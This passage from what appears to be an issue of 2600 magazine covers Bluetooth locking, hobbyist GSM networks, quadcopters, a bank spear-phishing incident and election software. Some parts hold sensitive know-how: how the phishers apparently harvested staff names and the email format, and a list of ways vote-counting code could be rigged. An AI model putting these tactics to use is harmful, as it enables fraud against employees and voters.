
Do not set the lockout duration to zero - there will be occasional hiccups in the Bluetooth communication and this will help prevent you from hitting random locks.

If you right-click on the BlueProximity icon, you can select pause which can be helpful when playing around with the settings.

To have the system do multiple tasks, you can either use `&&` or `;` between the commands to have the locking/unlocking actions perform multiple tasks.

To have the system do more complex tasks, replace the commands in the Action commands section with scripts. That way, you can do multiple tasks easily.

Make sure the device is paired with your computer before you use it. If you don't do this, you might hit random locks as the Bluetooth device might not stay available if not paired.



Links

- *Deal Extreme* - Incredibly cheap USB Bluetooth adapters that work well with Linux - <http://www.dealxtreme.com/p/super-mini-bluetooth-2-0-adapter-dongle-vista-compatible-11866>
- *BlueProximity home page* - <http://blueproximity.sourceforge.net> - not usually needed as most distributions offer BlueProximity through their package repositories
- *Bluemon home page* - <http://www.matthew.ath.cx/projects/bluemon> - not graphical, but is more powerful in some ways as it can be set up to do multiple items easily
- *BTProximity* - <http://www.daveamenta.com/products/btproximity> - similar program for Microsoft Windows Vista/7
- *Proximity* - <http://code.google.com/p/reduxcomputing-proximity> - similar program for Mac OS X

WE WANT YOU TO WRITE FOR 2600!



articles@2600.com

OR

2600 Articles

PO Box 99

Middle Island, NY 11953 USA

Write for 2600 and help shape the hacker world! From the beginning, our articles have been written by people of all ages, backgrounds, and opinions. We speak with many voices and yours can be one of them. Is there something involving technology that fascinates you? Do you have some tricks you'd like to share? There are so many topics where thinking like a hacker can make all the difference in making things work better, getting around restrictions, coming up with brand new ideas...

So please send us your submissions and keep 2600 fresh. (We'll give you free stuff in exchange.) Your article can be of any length but they generally run from 500 to 3000 words depending on detail. Be sure that your entries aren't online or otherwise printed.

(Anonymity respected and protected when requested)

Hackers Indispensable for Volunteer Groups

by markb

In the low-budget, not-for-profit world, hacking is a necessity. I live in a small, sub-arctic community and I belong to three local community groups and one provincial group. Staff members are mostly volunteers and, in their roles with the groups, they focus on their group's mission and not the technology that makes the gears turn. Computers are donated clunkers that usually arrive broken and/or infected (why else would the owner give it away). The Internet modem comes with WEP-encrypted wireless and a dumbed-down interface that locks out features. Websites have forums that become toilets. Charger cords fizzle out or disappear and a new one is \$300 (if available). A motherboard capacitor is smoked. A scanner has a 25 pin DIN connector. Etc., ad-infinity, etc.

There are a hundred of these low-budget community groups within any given population of 200,000 persons. None of them has an IT department or a soldering iron.

There is a solution.

There are 30 or so willing hackers within any given population of 200,000 persons: people who like to learn, play, and solve problems, and who have a useful level of creative ability, pattern recognition skill, research aptitude, and a tenacious refusal to be beaten by limitations.

It's a lot of time, though. Computers in the group office and laptops in the volunteers' laps are the most time consuming. Once the solder has been applied, the memory replaced, the BIOS re-flashed, and an OS installed, the work (fun) begins. For example, our community's nature lodge has a computer that is used by visitors and volunteers to view presentations, search the web, use web mail, etc. The network also has an IP camera that is focused on the bird feeder and is available on the Internet. The camera is also accessed by a program on the computer that captures images when motion is detected. The network is exposed to the Internet (for the IP camera, updates by ssh, and remote desktop).

It is used by random persons with unpredictable skills and caution levels. Visitors/staff don't want to develop new computer skills at the lodge and they will ignore admonitions on sticky notes attached to the monitor. They will install tool bars, delete system files, navigate to fake anti-virus sites, download offensive materials, bookmark malware sites, etc. "Help," they say every week, "I can't get my files." Managing a system like this can be a time consuming headache, even

for a hacker. Volunteer computer managers often have to "fix" the machine on each visit... never really knowing what problems they may have missed. As always, there is a mitigating hack using a template virtual machine.

A (VBox) virtual machine is inherently restorable and can be comprehensively backed up. We use fresh-daily clones from a stable virtual machine template. We use Linux for our native OS and run Windows in a virtual machine (but you can use this approach if your VM is Linux or if your host is Windows). In a startup script, a clone of a template virtual machine is made each morning. The previous day's clone is erased just before each new clone is made (new tool bars and 100 dirty pictures vaporized). Daily permanent storage for users is done with a thumb drive (a weak point if the drive is infected). Is this a hack? I think it is because it generalizes the VM concept in a such a way that it controls the entropy of a stochastic and dynamic system... volunteer community group computers.

There is only about one willing hacker for every three small non-profits. He/she is very busy. Even periodic updates for a dozen or so computers will use your gas money and keep you in a deserted group office at 1:00 am (instead of home in front of your computer). Enter ssh. But wait, the VM guest is Windows, so I'll need Remote Desktop. Humm, I'll tunnel RDP over ssh. But wait, I'll need to get to the host too, so I can overwrite the template. Humm, I'll ssh into my Linux host too, perhaps using a VNC tunnel. I wonder how I can port forward my virtual NAT adapter rather than giving access to my LAN through the VM? How will I conveniently manage and use 15 ssh connections/keys from my home computer? Any one of these elements has a discoverable tab-and-slot workout, but making them all sing together requires "critical thinking, creativity, inquisitiveness, problem solving skills, and a hunger for knowledge." (ternarybit, 2600, 29:1, page 26)

What's the point of all of this? As I read my issues of 2600, I often recognize an undertone of concern with the "optics" of hackerdom. We know we're (mostly) good, but some think we're evil. Volunteer, non-profit groups from 4H to the Women's Federation provide essential services: social, environmental, educational, etc. For every dollar they socially engineer from funders, they generate ten dollars of service (usually, anyway). In our "electronic/information" age, they are enabled by hackers. So, when your boss asks, "What are you doing with that hacker magazine on your desk?" show them this page.



TELECOM INFORMER



by The Prophet

Hello, and greetings from the Central Office! We just finished a rainy summer here in Beijing, in which some of the biggest floods in more than 60 years occurred. This resulted in some rather exciting conditions for the Central Office that challenged our original engineering assumptions, since we never expected to need high-powered sump pumps and Noah's Ark in the parking lot. The net result is that I'm now in for another long, cold Beijing winter, since it looks like I'll now be here until February. At least it's so cold that it'll snow instead of rain. Of course, we didn't engineer for more than 12 feet of snow, so I'd better be careful what I wish for!

Meanwhile in the United States, something incredible happened over the summer: hacker-operated GSM networks sprang up at hacker events all over the country! At HOPE, the Telephreak crew built a network that was available on the vendor floor. At Defcon, the Ninjas (disclaimer: I am one of the Ninjas) ran a "NinjaTel" network that operated inside the conference area of the Rio, and they gave away Android-based HTC phones with some really cool custom Ninja software. And at ToorCamp, a Seattle-based group of phreaks called ShadyTel built a fully licensed network with an incredible range, covering the entire camp. You could build one too! The technology has reached the point where serious geeks and hobbyists are able (although I won't claim easily able) to create their own GSM networks.

At the most basic level, to build a GSM network, you need four components:

- *Base Transceiver Station (BTS)*: The radio transceiver that communicates with mobile phones and devices
- *Base Station Controller (BSC)*: Controls the BTS and interfaces it to the Mobile Switching Center (MSC)
- *Mobile Switching Center (MSC)*: The MSC is a switch. It routes calls locally or to the public switched telephone network (PSTN).
- *Visitor Location Register (VLR)*: Generally a function provided by the MSC, the VLR is responsible for authenticating devices with the Home Location Register (HLR) and granting access to the network.

Building a BTS

The most popular platform for experimenting with building a BTS is called OpenBTS. When paired with an Ettis Research Universal Software Radio

Peripheral (USRP) programmable hobbyist radio and a software tool called GNU Radio, OpenBTS effectively turns it into a BSC. The Ninjas believe that this is the only reasonably cheap, nonproprietary solution currently available, and they used it for their implementation.

There are a couple of disadvantages to using USRP and OpenBTS. GSM is a pretty tight specification from a radio perspective, and USRP devices are difficult to tune precisely. Also, OpenBTS only supports seven voice channels and one data channel. NinjaTel used a version of OpenBTS called `openbts-multi-arfcn`, which is a release that supports additional capacity. Note that OpenBTS is an open source application, but the hobbyists who created it also maintain a commercial branch offering additional functionality through their company Range Networks.

An alternative to USRP radios which are under development but not currently ready is an open source hardware design called UMTRX. When it ships, it is expected to cost under \$700.

OpenBTS isn't the only option. Another open source BTS implementation is called OpenBSC. This is designed to work with a limited number of commercial GSM base stations. Why limited? Theoretically, it should work on any base station because the protocol, ABIS, should be standardized. Unfortunately, as often happens in the technology industry, vendors have varying (and incompatible) interpretations of the specification, so only a limited number of devices actually work with OpenBSC. Until recently, commercial BSC hardware was relatively complicated and expensive to obtain. However, the large number of carriers upgrading to 3G and 4G BSC units has resulted in a glut of used 2G GSM kits. ShadyTel took advantage of low prices, large inventories, and no questions asked. Accordingly, they were somehow able to inexpensively purchase Nokia Insite microcells, which are supported by OpenBSC. These are typically used to cover indoor areas such as shopping malls, and they work on standard 120v utility power. However, they work nicely outdoors as well. The advantage of using purpose-built GSM base stations is that they are specifically designed for use with GSM handsets, and have better performance. OpenBSC is also more scalable (by default) than OpenBTS, which is another reason why ShadyTel preferred to use it.

Unlike the garden-variety Ethernet interface available on USRP radios, commercial BTS equip-

ment comes with a variety of interfaces. Unfortunately, none of these are particularly standard on PCs. The Nokia Insite microcells that ShadyTel used have an E1 interface (E1 is the European flavor of a T1). Fortunately, E1 line cards for PCs are readily available on eBay for about \$100, so ShadyTel bought one of these and they were in business.

Whether you're using OpenBTS or OpenBSC for your BTS, you'll need to decide which frequencies to use. Unfortunately, using any frequency commonly used by GSM worldwide (frequencies in the 850, 900, 1800, and 1900MHz ranges) requires a license in the U.S. Fortunately, for low power applications, licenses are available from the FCC for only \$60! For their ToorCamp deployment, ShadyTel obtained a Special Temporary Authority (STA) license from the FCC to transmit on the 1900MHz frequency range. It took about three months to obtain the license, so planning ahead is advised.

VoIP MSC

Obviously, the next piece is the MSC. Both OpenBTS and OpenBSC are designed to work with Asterisk, an incredibly versatile soft PBX platform. An MSC isn't the only necessary piece of the network (note that a VLR is also required), so a MySQL database is used to provide this. Asterisk can already act as a full-fledged switch, offering nearly infinite opportunity to customize. NinjaTel offered far and away the most customizations, offering voice prompts recorded by Pat Fleet (the "voice of AT&T"), a replica of the Defcon conference bridge, a time service, and much more. ShadyTel, for its part, offered full-blown connectivity worldwide via VoIP (which hackers used to great delight, running up a whopping \$22 bill with the SIP provider). None of the three networks at hacker events opened their networks to roamers; all required their own SIM cards to register. Oddly enough, every group purchased their SIM cards from China. The most interesting SIM cards were those obtained by ShadyTel. They are Java-capable SIM cards that run custom applications, allow the carrier to modify numbers dialed by the subscriber, and more.

Lessons Learned

Every network experienced challenges - even when really smart hackers build it, it's pretty hard to make a pop-up GSM network run well! Telephreak and NinjaTel experienced difficulty with the hostile radio environment of a hacker event. Too many people were walking around with cellular jammers, and these took their toll on the networks. NinjaTel also relied on the Defcon wireless network to deliver a significant amount of the functionality built into their Android-based operating system, but the network proved less reliable than they hoped. Exacerbating the problem, NinjaTel experienced a hardware failure on their USRP BTS, resulting in a significant loss of transmitting power for several hours until repairs were made. ShadyTel, mean-

while, planned that their equipment cabinet would be located in a cabin. At the last minute they were given a portable toilet instead, so they needed to re-engineer their equipment rack to fit inside. As it turns out, portable toilets are really well insulated! They retain heat well, and this is exactly the opposite of what you want when you're running equipment that needs to be cooled. The Asterisk server then overheated repeatedly causing the network to "crap out."

Future Possibilities - And a Warning

One of the biggest vulnerabilities of the GSM protocol is that the designers never contemplated the possibility of malicious base stations. As Chris Paget demonstrated at Defcon in 2010, it's relatively trivial to spoof a base station and disable GSM encryption. Two years ago, it required a big antenna and a lot of bulky equipment, but we're now not far away from being able to fit everything needed to run a GSM network with a half-mile range into a backpack. Like most technological innovations, this is a double-edged sword. Although you can't trust the security of 2G GSM anymore, this also means that it could become relatively easy for dissidents in various countries to work around shutdowns of cellular towers.

There is much more to explore about this topic than I have space for in this column, so if you're curious about building your own GSM network, I hope you'll go online to learn more! The possibilities are really infinite and I hope to see hackers and tinkerers everywhere playing with this stuff. Please check out the references below, and have a phun autumn!

Phun References

- http://en.wikipedia.org/wiki/NinjaTel_Van - NinjaTel detailed description and press article links
- <https://github.com/ninjanetworks> - Android source code used for NinjaTel
- <http://www.shadytel.com> - ShadyTel
- <http://shop.shadytel.com> - Leftover Java-enabled smart cards and readers not used at ToorCamp are available from ShadyTel at a low cost
- <http://www.telephreak.org> - Telephreak
- <http://wush.net/trac/rangepublic> - OpenBTS wiki
- http://openbsc.osmocom.org/trac/wiki/OpenBSC-OpenBSC_wiki
- <http://gnuradio.org/redmine/projects/gnuradio/wiki> - GNU Radio wiki
- <http://transition.fcc.gov/pshs/services/sta.html> - FCC Special Temporary Authority information and application
- <http://patfleet.com> - Pat Fleet, the Voice of AT&T



The Quadcopter Crash Course

by UAVman aka DeathNinja McSex
UAVme.wordpress.com

Before I start on what is to be a massive purge of all knowledge I have gained in my obsession-fueled journey, I have to state that that journey was inspired entirely from watching this video: www.youtube.com/watch?v=fyYujjP5J-k. After watching, I instantly had the urge to build one and hope that by inviting as many people as possible to view it, I can infect more people with this obsession as (from my perspective) it is a healthy obsession, being that it's hard to do this while sitting in a basement, doesn't involve any "victims," and has the real chance of you coming into direct contact with sunlight, which can only be a good thing (no offense to the basement dwelling folk, but this gave me a good excuse to get out of my own basement and cure my rickets, at least until I had to add more stuff to it). It doesn't take too long before venturing back into that space people call "outside" to test the latest editions, lest your neighbors think you're inventing some kind of insane sex toy in the basement).

As the title suggests, this article is aimed at anyone who isn't already familiar with the subset of UAVs and remote controlled vehicles called quadcopters (or multirotors or hexacopters as they are also called), and is not a guide on how to crash your contraption. It is intended to outline underlying principles that one should be familiar with when delving into the bewildering yet rewarding endeavor of crafting a quadcopter.

First things first. What is a quadcopter? To put it as succinctly as I can, a quadcopter is a remote controlled or Unmanned Aerial Vehicle that achieves lift via fixed propellers facing skyward. Usually four or more of them

are mounted on a frame at equal distances from the center of the vehicle. It is stabilized by equal amounts of torque from rotating and counter-rotating motors which are matched and mounted opposite each other (counter-rotating motor opposite counter-rotating motor and so on), aided by a flight control board. Creating a difference in that torque balance rotates the vehicle. Creating differences in speed between pairs angles the vehicle along that pair's axis. Controlling speed of all motors at the same time via the throttle controls the overall altitude of the vehicle. Using a combination of these options controls the vehicle similar to a helicopter (roll, pitch, and yaw), albeit with a lot more agility.

For those already bitten by the quadcopter bug looking for a pricey shortcut, there are more than a few outfits willing to part you from your hard earned (or ill-gotten) cash in exchange for some impressive kit. Prices range from a few hundred to a few thousand, and some even more so. But in my opinion, you'd be paying to take all the fun out of it.

There are a couple ready to fly. One such product is called the AR Parrot. A Linux powered, iPhone controlled quad that sells for between \$250-\$400 depending on where you get it from. If this is your cup of tea, then it's time to fire up Google and ready your wallet. But, fair warning: there isn't much room for upgrades, although I'm not gonna argue against hacking it. You may also have seen one at your local Radio Shack (or Jaycar as is the equivalent down here in Australia) branded as a UFO or something similar. Again, fair warning: these are very "cheap" in all senses of the word.

Don't jump on that computer just yet. By the end of this ordeal, Santa himself (or your nearest psycho) will envy your list making

skillz. But to get through this, you will need to make Google your friend (or at least a close acquaintance) and get comfortable with some new info. Before you set off to make that list that you will check at least twice, it's important to know about all the components that make up a flight worthy quad, and the rules of thumb that will guide you along the selection process. So let's begin a breakdown of the common quadcopter setup. (I recommend using as many off-the-shelf parts as possible. Not only is it easier, but it will also save you a lot of time and sanity.)

Electronics You Say...

That's right, you will be dealing with cryptic ratings that describe the electrical properties of the components you're considering. Don't worry bro, I got you. You don't need to be an electronics whiz; there will be no Maxwell's equations or KVL KCL methods. I'm not even going to include any equations because that's just the kind of guy I am. I will, however, give you a few things to remember. First, red means positive, black means negative. Second, an amp is a measurement of electrical pressure referred to as current, as opposed to voltage, which is roughly a measurement of electrical volume. So think of it like you would a river. The voltage would be equivalent to the width and depth of the river and amperage or amps would be the force driving the... ahem current. Really, all you have to remember for this article is what red and black mean and that one amp is equal to 1000 milli-amps, kinda the same as one gigabyte is equal to 1000 megabytes. So now we come to the components you will have to choose.

The Motors

Generally, you need at least four of them, although some have gotten away with three, but you have to use three servos as well. The motors you'll be looking for are called brushless motors of the outrunner type. I'm not going to get into the differences between brushed and brushless or inrunners and outrunners. I'll let you and Google sort that one out. For now, let's just assume that they are best suited for the amount of torque and speed needed. What you want to concern yourself with is the maximum amps they draw and the amount of lift you can achieve with a given propeller size. A good ballpark figure would be 700g+ lift for each motor, providing a total lift capacity of 2.8Kg+ for all four, with a maximum current draw of somewhere between 20-30 amps each for a

total of 80-120 amps drawn. Locking these values in will point you in the right direction of the next item you need to search for.

I Feel The Need

Generally referred to as an ESC or electronic speed controller, these are what will drive your motors and manage their speed. This is accomplished with some real electronic voodoo wizardry (well, not really, but a full explanation could very well take up the rest of this article). Suffice to say that connecting your ESC to the motor isn't rocket surgery. There are three corresponding wires on each. Just connect them and if your motor isn't spinning the right way, swap any two wires and it will reverse the direction (there is no wrong way to connect these wires). Generally, you'll want an ESC that can provide a good 10-20 percent more than the maximum amps drawn by the motor, which will help to keep your ESC cool. For instance, if your motor of choice will draw a maximum of 20 amps, you'll want an ESC that is rated at 25-30 amps. You could match it at 20, but if you find you need to push the throttle past 50 percent just to get off the ground, you'll wear those suckers out quick and mid-air failures aren't exactly hot right now. So once you've found your ESCs of choice, you'll have a good idea of what to choose next.

You'll Need Power For That Scotty

That's right, the all important battery. You ain't goin nowhere without one. Willpower can only achieve so much. For the given task of getting you off the ground, the best suited battery is the Li-Po (lithium polymer) battery. They're light and pack a punch. Be warned that Li-Po batteries are the exploding type, meaning that a puncture in the casing (or overcharging/discharging) could mean fire or explosion, so take care when you're using/transporting/charging/handling your battery. Like motors and ESCs, they have cryptic ratings that you'll need to understand. First is the capacity, measured in terms of milli-amp hours or Mah, which means how many hours worth of milli-amps it can provide. For example, a 2000Mah battery can provide 2000 milli-amps for an hour or 1000 milli-amps for two hours, etc. The second is the "C" rating, which refers to the battery's discharge capacity. A battery with a 30C rating will be able to discharge 30 times its capacity in terms of milli-amps. For example, a battery with 2000Mah rated at 30C will be able to provide 60,000 milli-amps (30 x 2000) or 60 amps (remember, one amp = 1000

milli-amps), and, all things being equal, will run out of power 30 times faster. A good rule of thumb is to give yourself some headroom, like ESCs - 10-20 percent more “C” should mean that you won’t overheat or strain your battery. The third rating you need to know about is the nonsensical “S” labeling, which refers to cell count (I’m guessing they made up the “C” label first). This will give you your batteries’ operating voltage. One cell = 3.7 volts, two cells = 7.4 volts, three cells = 11.1 volts, and so forth. 1S = one cell, 2S = two cells, etc. From here, you can ascertain what the operating voltage is and choose the right battery for your system. All motors and ESCs operate within a given range of S’s, so you’ll want to re-factor that into your choice of motor and ESC combos. Generally, most garden variety motors and ESCs operate within ranges of 2-4S, all of which can be sourced at your local hobby store. The only other choices you have to make are whether you want a hard or soft case, and the type of plug to use (if one isn’t included, some soldering will be required). I recommend the XT-60 type, personally. It’s also recommended that you get a power distribution board. This will connect to your battery and provide an individual connection for each ESC. Most boards will have similar dimensions to a lot of flight control boards and will only need nylon spacers to mount under them and onto the frame.

Where It All Comes Together

For sanity’s sake, I urge you to get an off-the-shelf solution as your frame. It will save you a lot of time and possibly blood. The more adventurous or gifted among you might choose to craft their own, but chances are there’s a more precise and better looking frame out there that will cost you less than the raw materials it takes to make one from scratch. Having said that, I did make my own, being that there weren’t all that many options when I was first consumed by the quadcopter bug, but the flights were brief and crashy, so if you’re going to venture down the DIY path, I’ll offer some friendly advice, which is applicable to almost all things DIY, and that is “measure twice, cut once” and only where you intend to cut. And if you do end up going to the hospital, bring this issue with you and spare yourself the explanation of what you were doing, and what a quadcopter is.

Control Yourself

The flight control board is the all important brain of your quadcopter and will most likely determine whether it flies or runs away. These boards stabilize your quadcopter by taking the commands from your communication method of choice (generally an RC receiver), mixes them with some clever programming and IMU (Inertial Measurement Unit) measurements, and outputs signals your ESCs understand. There are a myriad of options in this category from the cost effective \$20 Atmel based “kkcontroller board” to the professional priced \$1,140 “DJI Wookong M - Multicopter Auto-Pilot with GPS” and a hell of a lot in between. I’ve personally only used the kkcontroller and AeroQuad boards as I rather spend my walking around money on my collection of Ferraris and Faberge eggs. I can’t honestly give any recommendations apart from what I’ve personally used. I do recommend the kkcontroller board to those on a budget, but you will need to read the instructions for tweaking. I will include a list (nowhere near complete) of the available board options for you, but it is in no way endorsing them. I’ll leave that up to your Googlefoo skillz. They are as follows:

- The “kkcontroller” board from www.kkmulticopter.com and also www.hobbyking.com
- The Arduino based “AeroQuad” from www.aeroquadstore.com
- The “HoverflySPORT” and “HoverflyPRO” from www.hoverflytech.com
- The DJI “NAZA” and “Wookong M” from www.dji-innovations.com
- The “FC 1212-S Flight controller” from www.rchobbyhelicopter.com
- The “OpenPilot CopterControl” platform from www.openpilot.org

There are a range of differences between these platforms in terms of tuning options and add-ons. For beginners and newcomers to RC in general, the NAZA seems to get good reviews, but a good and thorough comparison online is the only way to know for sure what will suit your needs and skill level. My only advice is that when spending this type of cash, unless your time is more valuable than these items, I suggest you spend it familiarizing yourself with the options available to you.

Loud and Clear

The other pricey part in this article. The RC transmitter/receiver or RX/TX system.

The latest generation use spread spectrum techniques within the 2.4ghz frequency ranges and cost a bit more than a pretty penny, but are well worth it in the long run. There are el cheapo options from various vendors, but they're tied to a single receiver and have a severely impaired set of options for tweaking control characteristics. That said, if you're on a budget, a \$20 cheapo four or five channel TX/RX pair can't be beat, because from there your next price point is somewhere north of \$250, although the six channel Spektrum dx6i set can be had with some searching for under \$200. Either way, I'll leave it up to your discretion, googlefoo, and your tolerance for half-witted jokes made at the airfield.

Take Charge

One final thing you'll need is a good charger and power supply. You'll also need to invest some time in learning how to use them, and the optimal rates of charge for your battery of choice, generally charging at between 1-5C will save you headaches. But I can't stress the point enough that if you make a mistake here, without the necessary protection, you're putting people's safety at risk, so again "Google it." Most RC battery chargers are designed to take multiple power sources, including your car battery. So you need a power supply for when you retire to your abode. It's a good idea to get a protective charging pouch for your batteries just in case they do decide to explode. Read the instructions for your charger to minimize your chances of this.

It's a Setup

A full assembly guide is way beyond the scope of this article, but I will, however,

provide you with enough keywords to feed Google to find your way out of the shit I got you into. First, there are many configurations; what I've described so far are the basic components. From here, you'll need a good idea of what setup is good for your intended purposes. The basic four motor setup can be set up in either a "+" or "X" configuration, meaning that the former will have a single leading motor in any direction of travel while the latter will have two motors. Combine two more motors/ ESCs with a hexframe and you can make a hexacopter, which just means you'll have six arms on the frame with two or three leading motors. Get a "Y" frame and you can make up a Y6 configuration consisting of two motors on the end of each arm on the frame (one on top and one on the bottom). Get a further two more motors/ ESCs with the right frame and you can make an octocopter, which I'm sure by now you can work out for yourself, or you could make an X8 setup which is like a Y6 but with an extra arm. From here, there are a few more exotic setups but the ones listed are the best supported. Some YouTube searches with your chosen setup, plus a few other keywords like "assembly" and "tutorial" thrown in will come up with some instructional videos. But looking at how the pieces fit together, you should be able to work out what goes where.

Feel free to follow my exploits on my blog at uavme.wordpress.com, where I will be posting my own experiences with various combinations, and links to resources and products. If you have any problems, I'll be more than happy to help out or at least point you in the right direction.

Happy flying.



SPEAR PHISHING AT A BANK - A HARD LESSON LEARNED

by lg0p89

This article is for informational purposes only.

I work at a local community bank. The bank is not a big target for security minded individuals and our presence on the net is minor. We sit in our own little corner of the world and don't bother anyone.

An email was sent from our "HR Director."

This is a person of authority and senior management in the bank. The email looked legitimate with the correct name, phone extension, and bank logo. All the words were also spelled correctly, as they generally are not with this type of attack.

The body of the email was regarding an updated anti-virus (AV) program. We have all seen this, but the target was clueless. The message was written in lay terms, as the HR Director would write. To the average bank

employee, this looked perfectly normal and not out of the ordinary. After all, with all of the viruses that are present, updates are quite regular and normal. An AVP in the mortgage lending area with a very happy pointer finger clicked on this. Now the story really begins.

This email was not the only one sent to the bank that evening - obviously. It was not a single incident - this was actually much larger. The email was sent to several people in the bank in different departments, not just the mortgage area. The email - although copies of the same email were sent to a number of people - was also selective as to who it was sent to. Thankfully, there was only the one person who was lacking common sense. The direct effect of this was two hours of an IT person, two hours which were greatly needed elsewhere.

There are several reasons she should have been tipped off. First, the HR department does not send out updates for AV programs. For brevity's sake, duh! In the 20+ years of her experience in the bank, each person has never, repeat, *never* had to update their AV. It is all done through the IT department. And last but not least, each system does not have their own individual AV on their own hard drive. Again, duh!

Usually we see the phishing technique at the bank. The typical ones say that you have a UPS shipment waiting and you have to click on "Here" or the shipment will be returned today, or a long lost friend is emailing you and you need to click "Here" for her personal and contact information, etc.

This was a bit more interesting. The sender put more time than the normal amount into this specific attack. This was more of a case of spear phishing. The emails were from the HR director with her spoofed address. This was not from a random person in the bank nor was it a fake employee email. The link in the email was also different for each email sent to the bank employees. The links did not point to the same website. For instance, if four bank employees received the emails, each link in the emails was to a different website.

Due to the formatting, these undoubtedly came from the same person or entity. What is curious is how they could have done this. After all, I (and by extension you) might as well learn from this, versus merely shaking my head and wondering what this employee does instead of thinking.

So how did they do it? I can only give a general theory. I truly and unfortunately (I would like to get more ideas from them) do not

know who this is. On the bank's website, there are certain tabs. One tab is "About Us/Annual Report." From this tab, it is only one quick click to download a full copy of the bank's annual report. No, the bank is not publicly traded. Yes, I know. The table of contents lists what page all the employees are listed at. The page, once you turn to it virtually, shows all of the employees' full names and also how many years of service they have to the bank. The annual report does not show the employee email addresses and the email format. This could be easily gathered via getting the HR director's name on the website (this is listed so people may send in their resumes) and also via a generic social engineering request (calling because you need to send a lender an email but you lost his card; can get the lender's name from the annual report freely available on the website). From here the next step is pretty easy with putting the email together and emailing it.

The dangers to the bank are more far-reaching than I care to think about. The email addresses are out there now for future phishing and spear phishing attacks. The person or entity knows this will work. As one of my t-shirts says, "There is no patch for stupid." They know the executive management of the bank due to the bank generously leaving this information for anyone to see. The next time maybe the email will be from the president/CEO. They may send an email to the president of another bank with a file that needs to be opened today, which has malicious code. The link clicked on may also open the bank to a breach of confidential information. Use your imagination as to what types of information and data an enterprising person could get from a bank!

There are a number of lessons hopefully learned - but probably not. There will always be those who refuse to learn from the past and prefer to hold onto old habits. The bank's staff needs to be wary of what information is put out there. The bank, especially a community bank, wants to show itself as being friendly and available to the clients. However, this does need to be balanced, due to the bank not wanting to give out too much information.

There also needs to be more continued training. Within the two months prior to this occurrence, there was a training session on what not to do. One topic was not clicking on strange links. This did not quite sink in, as the resulting issue showed.

And the beat goes on.

RESTORING HONEST ELECTIONS

by Phredd
fredm70@gmail.com

Aside from the fact that America is supposed to be a republic, not a democracy, I was incensed when I first saw the documentary *Hacking Democracy* on YouTube a few years ago. It laid out the numerous ways that elections can be (and have been) hijacked, both electronically and mechanically (i.e., old fashioned ballot box stuffing, disappearing ballots, etc.).

Bev Harris was a grandmother in Washington State who accidentally stumbled upon Diebold's FTP site while surfing the Internet one day. If someone who is as technically illiterate as I am can get the election software, she thought, how much easier would it be for a computer savvy hacker to find it and completely control an election?

This eye-opening experience led her to start the website blackboxvoting.org.

I've personally been in the IT field for 33 years now (that's 21 in hex), and though most of it has been in the mainframe world, I began learning distributed computing (e.g. .net, C#, VB, and Javascript) back in late 2007.

It further ticked me off that any company, like Diebold, can get away with writing and selling software that is proprietary (read secret) that is supposed to do nothing more than count votes and report the results. How hard can that be?

If we were to count paper ballots by hand - not as infeasible a task as it first seems - we wouldn't do it behind closed doors so as to invite suspicion regarding accuracy and honesty. Ideally, it would be an operation much like the kind of restaurants one frequents where the patrons can actually watch their food being prepared, nothing hidden from view.

It's tough to rip off an election when everything is done in plain sight, as it should be.

Furthermore, no election software firm or voting machine manufacturer is accountable to anyone for the integrity of their wares. It is ironic that a majority of the public distrusts government, yet they believe that it can be trusted to administer the periodic selection of its leaders.

I can't imagine a good reason why election software should be proprietary, and decided to write some pseudo code that would accomplish

counting votes for an election. It appears below, and may strike you as overly simple. If I've overlooked any requirements of a normal election, I'd be interested in knowing it.

For each race...

```
Initialize all candidates'
totals
```

```
  → to zero
```

```
Do until all votes are
counted (whether as they are
cast, or when polls close)
```

```
  If vote-is-for-candidate-A,
```

```
    Add 1 to
```

```
candidate-A-total
```

```
  Else-If
```

```
vote-is-for-candidate-B,
```

```
    Add 1 to
```

```
candidate-B-total
```

```
  ...etc..., through...
```

```
  Else-If
```

```
vote-is-for-candidate-x,
```

```
    Add 1 to
```

```
candidate-x-total
```

```
  End
```

```
End Do
```

```
Report totals
```

```
End
```

Granted, this considers neither write-in votes nor unintelligible votes (the ridiculous hanging chad comes to mind), but those could be addressed with equal simplicity.

Problem is, from a free-enterprise capitalist point of view, you can't make money with this code; a six year old could have written it. But such is the need for fair elections; the profit motive is hard to defend in this instance, even if easy in most others.

That covers the way elections ought to go from a software standpoint, I thought. But just for grins, I decided to see how many ways I could think of to manipulate the votes toward a desired outcome. Put another way, if I were an auditor reviewing code for evidence of foul play, what would I be looking for?

Without much effort, the following came to mind:

1. Pre-load the preordained winner's vote count with a nonzero total. This can backfire if the turnout for the other candidates exceeds this number plus his turnout.
2. For every n votes cast for the intended losing candidates, add n+x (where x>1) votes for the predetermined winner's count.

This could result in an absolute (rather than relative) margin of victory of $n \times x$ votes. (Think of the childhood game, “one jelly-bean for you, two for me...”)

3. Similar to number 2, but multiply n by some factor, e.g. 1.17, to give a relative (rather than absolute) margin, in this case 17 percent.
4. Similar to number 2, but for every vote cast for the intended winner, subtract 1 (or more) from the contenders’ counts. This is risky because it can theoretically result in a negative total; whether by this exact method or not, this actually happened to Al Gore in at least one precinct in the 2000 presidential election.
5. Whereas 2, 3, and 4 would manipulate the running totals, one final adjustment could instead be made after all votes have been counted, either adding an absolute (as in 2) or a relative (as in 3) number of votes one time.

